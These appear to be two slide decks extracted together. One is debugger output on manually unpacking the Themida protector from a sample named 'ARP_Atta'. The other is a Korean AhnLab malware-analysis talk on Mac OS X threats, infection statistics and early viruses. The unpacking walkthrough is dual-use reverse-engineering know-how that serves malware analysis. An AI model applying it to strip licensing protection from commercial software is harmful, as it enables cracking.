01020E0D	. 09C0	OR EAX,EAX		
01020E0F	. ^ 74 07	JE SHORT 01020E18		
01020E11	. 8903	MOU DWORD PTR DS:[EBX],EAX		
01020E13	. 83C3 04	ADD EBX,4		
01020E16	. ^ EB E1	JMP SHORT 01020DF9		
01020E18	> FF96 9C680200	CALL DWORD PTR DS:[ESI+2689C]	ExitProcess	

UPX->IAT

	VA	Data	Description	Value
MANIFEST 0001 0412	01027894	00027912	Hint/Name RVA	0000 LoadLibraryA
IMPORT Directory Table	01027898	00027920	Hint/Name RVA	0000 GetProcAddress
IMPORT Address Table	0102789C	00027930	Hint/Name RVA	0000 ExitProcess
IMPORT DLL Names	010278A0	00000000	End of Imports	KERNEL32.DLL
IMPORT Hints/Names				

Manual Unpack Themida 1.9.X

Themida ?

- Themida
Advanced Windows Software Protection System
- WinLicense
Professional Software Protection & Licensing Management
- Code Virtualizer
Total Obfuscation against Reverse Engineering

The screenshot shows the homepage of OREANS TECHNOLOGIES. At the top, there's a banner with the company logo and the tagline "Software Security Defined". Below the banner, a navigation bar includes links for Home, Products, Screenshots, Downloads, Order, and Support.

NEWS HEADLINES

- 20-Oct-2011 > WinLicense 2.1.9.0 released [more]
- 20-Oct-2011 > Themida 2.1.9.0 released [more]
- 18-May-2011 > WinLicense 2.1.8.0 released
- 18-May-2011 > Themida 2.1.8.0 released
- 18-May-2011 > WinLicense x64 Released!

TECHNOLOGY

SecureEngine® ADVANCED ANTI-CRACKING TECHNOLOGY

"SecureEngine® is a technology that is exclusively designed to protect against modern cracking tools and provides Windows applications with an industry standard protection system with total license control."

Protect your Shareware applications with WinLicense

Download now ►

WINLICENSE

PRODUCTS

Themida ®

Advanced Windows software protection system, developed for software developers who wish to protect their applications against advanced reverse engineering and software cracking.

Overview Download Order

WinLicense ®

Combines the power of software protection (as Themida), with the power of advanced license control. It offers a wide range of powerful and flexible techniques that allow developers to securely distribute trial versions of their applications.

Overview Download Order

Code Virtualizer

The execution is equivalent to the original application...

Microsoft .NET compatible

Designed for Microsoft® Windows® (x32/x64)



Supported Windows:

- Windows® 7
- Windows® Vista
- Windows® Server
- Windows® XP
- Windows® 2000
- Windows® NT
- Windows® 95/98/ME

Supported Compilers:

- All EXE/DLL from any compiler.
- Borland Delphi,
- Borland C++ / Builder,
- Microsoft Visual C++,
- Microsoft Visual Basic,
- VB.NET, C#,
- Watcom C++, Intel C,
- MASM, TASM,
- and more..

Version 1.9X



00400000	00001000	ARP_Atta		PE header	Imag	R	RWE
00401000	00124000	ARP_Atta		code	Imag	R	RWE
00525000	0002F000	ARP_Atta	.rsrc	data,resources	Imag	R	RWE
00554000	00001000	ARP_Atta	.idata	imports	Imag	R	RWE
00555000	001B6000	ARP_Atta	Themida	SFX	Imag	R	RWE

M Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00001000				Priv	RW	RW	
00020000	00001000				Priv	RW	RW	
0012C000	00001000				Priv	RW	Guard	RW
0012D000	00003000			stack of main thr3ad	Priv	RW	Guard	RW
00130000	00003000				Map	R	R	
00140000	00001000				Priv	RWE	RWE	
00150000	00005000				Priv	RW	RW	
00250000	00006000				Priv	RW	RW	
00260000	00003000				Map	RW	RW	
00270000	00016000				Map	R	R	#Device#HarddiskVolume1
00290000	00041000				Map	R	R	#Device#HarddiskVolume1
002E0000	00041000				Map	R	R	#Device#HarddiskVolume1
00330000	00006000				Map	R	R	#Device#HarddiskVolume1
00340000	00041000				Map	R	R	#Device#HarddiskVolume1
00390000	00008000				Priv	RW	RW	
003A0000	00001000				Priv	RW	RW	
003B0000	00001000				Priv	RW	RW	
003C0000	00004000				Priv	RW	RW	
003D0000	00003000				Map	R	R	#Device#HarddiskVolume1
003E0000	00002000				Map	R	R	
00400000	00001000	ARP_Atta		PE header	Imag	R	RWE	
00401000	00124000	ARP_Atta		code	Imag	R	RWE	
00525000	0002F000	ARP_Atta	.rsrc	data,resources	Imag	R	RWE	
00554000	00001000	ARP_Atta	.idata	imports	Imag	R	RWE	
00555000	001B6000	ARP_Atta	Themida	SFX	Imag	R	RWE	
00710000	00002000				Map	R E	R E	
007D0000	00002000				Map	R E	R E	
007E0000	00103000				Map	R	R	
008F0000	000053000				Map	R E	R E	
5C820000	00001000	COMCTL32		PE header	Imag	R	RWE	
5C821000	00071000	COMCTL32	.text	code,imports,exports	Imag	R	RWE	
5C892000	00003000	COMCTL32	.data	data	Imag	R	RWE	
5C895000	000020000	COMCTL32	.rsrc	resources	Imag	R	RWE	
5C885000	00005000	COMCTL32	.reloc	relocations	Imag	R	RWE	
62340000	00001000	LPK		PE header	Imag	R	RWE	
62341000	00005000	LPK	.text	code,imports,exports	Imag	R	RWE	
62346000	00001000	LPK	.data	data	Imag	R	RWE	
62347000	00001000	LPK	.rsrc	resources	Imag	R	RWE	
62348000	00001000	LPK	.reloc	relocations	Imag	R	RWE	

00525000	0002F000	ARP_Atta	00400000		.rsrc	data,resource	Imag	R	RWE
00554000	00001000	ARP_Atta	00400000		.idata	imports	Imag	R	RWE
00555000	001B6000	ARP_Atta	00400000		Themida	SFX	Imag	R	RWE
00710000	00003000		00710000 (itself)				Map	R E	R E
007D0000	00002000		00710000				Map	R E	R E
007E0000	00103000		007E0000 (itself)				Map	R	R
008F0000	0006B000		008F0000 (itself)				Map	R E	R E
008F0000	00001000		008F0000 (itself)				Priu	RW	RW
00C70000	0012C000		00C70000 (itself)				Priu	RWE	RWE
00DA0000	0008D000		00DA0000 (itself)				Priu	RWE	RWE
00E30000	000A4000		00E30000 (itself)				Priu	RWE	RWE

➤ VirtualAlloc, CreateFile, ReadFile “ADVAPI32.DLL”


➤ VirtualAlloc, CreateFile, ReadFile “USER32.DLL”

➤ VirtualAlloc, CreateFile, ReadFile “KERNEL32.DLL”

Subsystem Virtualization

Ident	Entry	Data block	Last error	Status	Priority	User time	System time
0000000AC	7C8106E9	7FF9C000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
00000015C	00555014	7FFDF000	ERROR_SUCCESS (00000000)	Active	32 + 0	3.7031 s	53.1718 s
000000304	7C8106E9	7FF9A000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
00000050C	7C8106E9	7FF9F000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
0000006D8	7C8106E9	7FFDA000	ERROR_SUCCESS (00000000)	Paused	32 + 0	0.0000 s	0.0000 s
00000073C	7C8106E9	7FF97000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
0000008C0	7C8106E9	7FFDE000	ERROR_SUCCESS (00000000)	Paused	32 + 0	0.0000 s	0.0000 s
0000009D4	7C8106E9	7FF98000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000B88	7C8106E9	7FFDC000	ERROR_SUCCESS (00000000)	Paused	32 + 0	0.0000 s	0.0000 s
000000B98	7C8106E9	7FFD9000	ERROR_SUCCESS (00000000)	Paused	32 + 0	0.0000 s	0.0000 s
000000BCC	7C8106E9	7FF95000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000BD8	7C8106E9	7FFDB000	ERROR_SUCCESS (00000000)	Paused	32 + 0	0.0000 s	0.0000 s
000000BE8	7C8106E9	7FF9D000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000BF4	7C8106E9	7FFD4000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000BFC	7C8106E9	7FFD8000	ERROR_SUCCESS (00000000)	Paused	32 + 0	0.0000 s	0.0000 s
000000C00	7C8106E9	7FF9B000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000C04	7C8106E9	7FFD7000	ERROR_SUCCESS (00000000)	Paused	32 + 0	0.0000 s	0.0000 s
000000C08	7C8106E9	7FF9E000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000C0C	7C8106E9	7FFD6000	ERROR_SUCCESS (00000000)	Paused	32 + 0	0.0000 s	0.0000 s
000000C10	7C8106E9	7FFD5000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000C18	7C8106E9	7FFD3000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000C1C	7C8106E9	7FF99000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000C40	7C8106E9	7FF96000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000C4C	7C8106E9	7FF93000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s
000000C54	7C8106E9	7FF94000	ERROR_SUCCESS (00000000)	Paused	32 + 2	0.0000 s	0.0000 s

Multi-Thread



Manual Unpack Themida 2.1.8.0

iThreat

2012.12.01

안랩 시큐리티대응센터 (ASEC) 분석팀
차민석 책임연구원 (M-Stoned)

AhnLab

Contents

1. Mac, OS X 그리고 보안

2. Mac 보안위협 타임라인

3. OS X 악성코드 기법

4. 분석 환경 및 도구

5. OS X Internals

6. 분석시 유의 사항

7. Mac 악성코드 예측

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

1. Mac, OS X 그리고 보안

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

Macintosh

- Macintosh

- 애플사가 디자인, 개발, 판매하는 개인용 컴퓨터 제품 이름으로 보통 Mac으로 부름
- 1984년 1월 24일 처음 출시
- Commandline Interface 대신 GUI(Graphic User Interface)와 마우스 채용



Macintosh

OS X

- NeXT 사의 NeXTSTEP을 바탕으로 제작
 - 2001년 3월 24일 : Mac OS X 10.0 Cheetah
 - 2006년 1월 10일 : 첫 인텔 지원 Mac OS X 10.4.4 Tiger
 - 2009년 8월 28일 : 인텔만 지원하는 Mac OS X 10.6 Snow Leopard
 - 2012년 2월 16일 : OS X 10.8 Mountain Lion

OS X

From Wikipedia, the free encyclopedia

"OSX" redirects here. For other uses, see OSX (disambiguation).

OS X (IPA: /oʊ̯ɛs 'ten/),^[7] formerly Mac OS X,^[8] is a series of Unix-based graphical interface operating systems developed, marketed, and sold by Apple Inc. OS X (officially) runs exclusively on Macintosh computers and has been pre-loaded on all Macs since 2002.

OS X, whose X is the Roman numeral for 10 and is a prominent part of its brand identity, is built on technologies developed at NeXT between the second half of the 1980s and Apple's purchase of the company in late 1996. It was the successor to Mac OS 9, released in 1999, the final release of the "classic" Mac OS, which had been Apple's primary operating system since 1984.

OS X is a UNIX-like operating system that originally ran on PowerPC-based Macs. In 2006, the first Intel Macs had a specialized version of Mac OS X v10.4 "Tiger". In 2007, Mac OS X 10.5 "Leopard",^[4] was the first to have UNIX 03 certification and run on both PowerPC and Intel Macs with the use of Universal Binaries. Mac OS X 10.6 "Snow Leopard" was the first version of OS X to drop support for PowerPC Macs and run solely on Intel's x86-based processors. Mac OS X 10.7 "Lion" was the first version of OS X to drop support for 32-bit Intel processors and run exclusively on 64-bit Intel CPUs.



현황

증가하는 Mac 점유율

- Mac 점유율

- 세계 6 - 8%

- 미국 10 – 15% 추정




현황

Mac 악성코드 감염 현황

- 2012년 4월 26일 Sophos 발표

- Sophos Mac 백신 제품 사용자 시스템 10만대 검사 결과 36대 중 1대 악성코드 감염

Top Mac OS X malware found on Mac computers



* 출처 : <http://nakedsecurity.sophos.com/2012/04/24/mac-malware-study>

보안

Mac 악성코드에 대한 사용자 생각



Mac 악성코드는
존재하지 않음

악성코드
위협은 과장

Mac 백신은
시기상조

보안

Mac 악성코드에 대한 사용자 생각



* 출처 : <http://betanews.com/2012/04/06/three-quarters-of-mac-owners-dont-use-anti-malware-software/>

보안

Mac 사용자들의 맹목적(?) 믿음 ?!

The Brads

by Brad Colbow



애플

애플 보안 정책 변화

- 2012년 6월 14일 애플사 마케팅 문구 변경



PC 바이러스에서 안전합니다.

Mac은 컴퓨터에서 퍼져 나가는 수천 종의 바이러스에도 안심할 수 있습니다. Mac OS X은 방어 체계를 갖추고 있어 별도의 작업을 하지 않아도 안전합니다.



보안은 기본입니다.

OS X에 내장된 보안 기능이 끝내 솔루션은 악성 소프트웨어의 다운로드로부터 Mac을 보호합니다.

아무 것도 하지 않아도, 안전하게 보호되는 데이터.

OS X은 사실상 거의 신경을 쓰지 않아도 바이러스를 비롯한 악성 응용 프로그램과 멀웨어(컴퓨터 파괴 소프트웨어)를 차단합니다. 예를 들어, ‘샌드박싱’이라는 기술은 해커의 공격을 무력화 시키는데, 해커가 Mac에 실행하려는 프로그램, 접근하려는 파일, 설치하려는 기타 프로그램 등을 아래 차단해 줍니다. 또한 FileVault 2를 쓰면 데이터가 낯선 이의 손에 들어가더라도 안심할 수 있습니다. FileVault 2는 Mac의 드라이브 전체를 암호화하며, XTS-AESW 128 암호화 기술로 데이터를 보호합니다. 초기 암호화는 신속하고 조용하게 진행됩니다. FileVault 2는 이동식 드라이브에도 암호화를 적용할 수 있으며 Time Machine 백업이나 다른 외장 드라이브를 쉽게 보호하는 데에도 도움이 됩니다. 그 밖에도 악성 코드가 유포 대상을 찾지 못하도록 막는 Library Randomization, Mac에 저장된 메모리를 외부 공격으로부터 보호하는 Execute Disable 등 기타 자동 보안 기능도 갖추고 있습니다.

철저한 보안 탑재.


OS X은 Mac을 안전하게 보호하기 위한 파워풀한 혁신 기술로 설계되었습니다. 예를 들어 샌드박싱이라는 기술은 해커가 Mac에 실행하려는 프로그램, 접근하려는 파일, 설치하고자 하는 기타 프로그램 등을 차단하여 해커의 모든 시도를 무력화시킵니다. 또한 FileVault 2만 있으면 데이터가 다른 사람의 손에 들어가게 되더라도 안심할 수 있습니다. FileVault 2는 Mac의 드라이브 전체를 암호화하며, XTS-AESW 128 암호화 기술로 데이터를 보호합니다. 초기 암호화는 신속하고 조용하게 진행됩니다. FileVault 2는 이동식 드라이브에도 암호화를 적용할 수 있기 때문에 Time Machine 백업이나 다른 외장 드라이브까지도 손쉽게 안전하게 보호할 수 있습니다. 이외에도 악성 명령이 유포 대상을 찾지 못하도록 막는 Library Randomization, Mac에 저장된 메모리를 외부 공격으로부터 보호하는 Execute Disable 등 자동 보안 기능을 갖추고 있습니다.

과거 애플 보안 정책

- 악성코드 존재 부정
- 악성코드 문제 외면 혹은 소극적 대응
- 늦은 보안 업데이트와 과거 OS 업데이트 미 적용

주요 감염 경로

원도우와 유사한 감염 경로



2. Mac 보안위협 타임라인

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

1981년 Elk Cloner

최초로 확산된 애플2 컴퓨터 바이러스

- 1981년 15세 Richard Skrenta 제작
- 1982년 실제 확산된 최초의 애플 컴퓨터 바이러스
- 디스크 입출력 (LOAD, BLOAD, CATALOG) 명령 시 플로피 디스크 감염
- 감염된 디스크로 부팅 할 때 증상 존재
 - 15회 : INVERSE 모드, 20회 : 비프, 25회 : FLASH 모드, 50회 : 메시지 출력, 77회 : 리부트
